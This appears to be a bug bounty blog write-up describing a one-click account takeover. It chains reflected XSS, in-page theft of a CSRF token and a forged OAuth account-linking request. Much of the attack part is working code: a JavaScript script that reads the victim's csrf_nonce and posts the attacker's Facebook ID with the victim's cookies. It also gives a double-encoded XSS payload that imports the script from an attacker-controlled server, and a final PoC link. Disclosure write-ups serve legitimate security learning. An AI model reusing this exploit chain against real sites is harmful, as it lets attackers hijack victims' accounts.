How I Used Reflected XSS + CORS + CSRF to Get 1-Click OAuth Misconfiguration


Hellllllllo brothers,
Today I will show how I escalated Reflected XSS to One Click or even Zero Click ATO via escalating the XSS + CORS to OAuth Misconfiguration.
While I was testing, I registered an account and started discovering and browsing all features on my target to better understand the target. During this process, I found on the Settings page that I can connect my account with social login like Facebook or Google login. When I saw that, I said that I should test OAuth Misconfiguration here; this is something known for all bug bounty. To better understand this feature and how it’s working, this makes it easy for you to log in to your account with your Google account or Facebook account. When you click on connect to Google, for example, what happens.
- You are redirected to your Facebook account.
- You click on Sign in with Facebook.
- Now your account is connected with your Facebook account.
This means you can log in to your account using your Google account. Based on this information, if we can connect the victim’s account with our Google account, it will allow us to log in to the victim’s account using our Google account.
PoC Steeps:
- I started by going to connect your Facebook account and clicked on connect to my Facebook account. When I intercepted the final request, it was as shown below :——>

Based on the above request, if we can craft a CSRF attack to make the victim submit the above request, our Facebook account will be connected to the victim’s account. .
The external_account_id refers to the attacker’s Facebook account.
Let’s analyze the request and see how we can force the victim to submit this malicious request, which will give us full control of the victim’s account. .
- If we look at the request, it has
Content-Type: application/json, so normally it’s difficult to get CSRF here, and also there isX-Csrf-Tokenthat works as a CSRF token. So if we look at all of these, we would say it’s impossible to do anything, but as an amazing hacker, you should never give up. Let’s dive into the next part.
—————————————————————————————————————-
I continued testing on my target, and after around 2 days I found XSS on the same domain. That’s great to test my previous scenario. XSS means that we can execute JS code, and the XSS is on the same domain. This means that we can execute JS code on the same domain, and the application trusts any JS code execution that is coming from the same domain. That’s great. Now we can ignore the Same Origin Policy(SOP) that could prevent us from executing the JS code.
Now I thought about how I can send this request using JS code:
POST /api/v3/ajax/member/external-account/link HTTP/2
Host: www.target.com
Cookie: Cookie
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: https://www.target.com/your/account/security
X-Page-Guid: 101fba8b4af8.5455445.00
Content-Type: application/json
X-Csrf-Token: 3:1772845972:GQtnXMLEiQY_awcp7g2WgF4sHstC:f213b523bd14144e92ffeda0b0be69d2059a986fdffbc69936acadce666925c4
X-Detected-Locale: USD|en-US|EG
Content-Length: 102
Origin: https://www.etsy.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers

{"account_type":"facebook","external_account_id":"122144551334981997","id_token":"12210458215434981997"}
Before I thought about how I can submit the request using JS, I thought about how I can add X-Csrf-Token to the request, because if I submit the request without including X-Csrf-Token, the request doesn’t work due to the missing CSRF token. So this makes this issue a very complex one, but as I mentioned above, take your cup of tea and neverrrrrrr give up, bro.
Now I thought, is it possible to use CORS to get the X-Csrf-Token and include it in the submit request PoC? After a long time, I was able to get the X-Csrf-Token value using the script I will add. I found that when I browsed this endpoint, https://www.target.com/your/account/security, I noticed that X-Csrf-Token is embedded in a meta tag in the HTML source code. Great, now I can send malicious JS code to get the X-Csrf-Token named csrf_nonce. Here is the PoC:
async function fetchCsrfToken() {
    try {
        // Fetch the security page (cookies must be sent!)
        let resp = await fetch("https://www.target.com/your/account/security", {
            method: "GET",
            credentials: "include" // 🔑 send cookies
        });

        let text = await resp.text();

        // Parse the HTML response
        let parser = new DOMParser();
        let doc = parser.parseFromString(text, "text/html");

        // Extract the meta tag content
        let meta = doc.querySelector('meta[name="csrf_nonce"]');
        return meta ? meta.content : null;
    } catch (e) {
        console.error("Error fetching CSRF token:", e);
        return null;
    }
}
Now we need the script that combines stealing the CSRF token and submitting the request, including the CSRF token.
I am not perfect at JS code, but now you don’t need to take a very long time learning programming languages because you can use AI to fix errors in your script. Here is my PoC:
async function fetchCsrfToken() {
    try {
        // Fetch the security page (cookies must be sent!)
        let resp = await fetch("https://www.target.com/your/account/security", {
            method: "GET",
            credentials: "include" // 🔑 send cookies
        });

        let text = await resp.text();

        // Parse the HTML response
        let parser = new DOMParser();
        let doc = parser.parseFromString(text, "text/html");

        // Extract the meta tag content
        let meta = doc.querySelector('meta[name="csrf_nonce"]');
        return meta ? meta.content : null;
    } catch (e) {
        console.error("Error fetching CSRF token:", e);
        return null;
    }
}

async function submitRequest() {
    const csrf = await fetchCsrfToken(); // Get CSRF token first
    if (!csrf) {
        console.error("CSRF token not found. Aborting request.");
        return;
    }

    var xhr = new XMLHttpRequest();
    xhr.open("POST", "https://www.target.com/api/v3/ajax/member/external-account/link", true);

    // Required headers
    xhr.setRequestHeader("accept", "*/*");
    xhr.setRequestHeader("accept-language", "en-US,en;q=0.5");
    xhr.setRequestHeader("content-type", "application/json");

    // Add CSRF token header
    xhr.setRequestHeader("X-Csrf-Token", csrf);

    // Include victim cookies
    xhr.withCredentials = true;

    // Body to link external account
    var body = JSON.stringify({
        account_type: "facebook",
        external_account_id: "759525443476339",
        id_token: "759525443476339"
    });

    xhr.send(body);
}

// Execute automatically
submitRequest();
If we look at the first section, we will see that this section gets the CSRF token. Section two uses the captured CSRF token and submits the body parameters as they exist in the HTTP request. Now we have the script that can submit the ATO request for us. Now we reach the final step: how we can use this script. As I mentioned above, we will submit it via XSS found on the same domain. The XSS was via double URL encode, and this is the payload.
%2522%253E%253CA%2520HRef%253D%252F%252Fmyserver%252Ecom%252Foauth2%252Ejs%2520AutoFocus%2520%2526%252362%2520OnFocus%250C%253Dimport%2528href%2529%253E%250ANow we need to host the above script on our server (VPS) in a file that should end with .js. For example, I will name it oauth.js, and call this script using the below XSS payload via the import function.
%2522%253E%253CA%2520HRef%253D%252F%252Fmyserver%252Ecom%252Foauth2%252Ejs%2520AutoFocus%2520%2526%252362%2520OnFocus%250C%253Dimport%2528href%2529%253E%250A
This is the encoded version of the payload:
"><A HRef=//myserver.com/oauth2.js AutoFocus > OnFocus
=import(href)>The final PoC:
https://www.target.com/codeascraft/search/%2522%253E%253CA%2520HRef%253D%252F%252Fmyserver%252Ecom%252Foauth2%252Ejs%2520AutoFocus%2520%2526%252362%2520OnFocus%250C%253Dimport%2528href%2529%253E%250ANow when the victim visits the final PoC link, my Facebook account (attacker’s account) will be connected to the victim’s account, allowing me to log in to the victim’s account and get full control of the victim’s account.

This is the Respond:
Thank you, brothers. I hope this was useful for you. 👍
Leave a Reply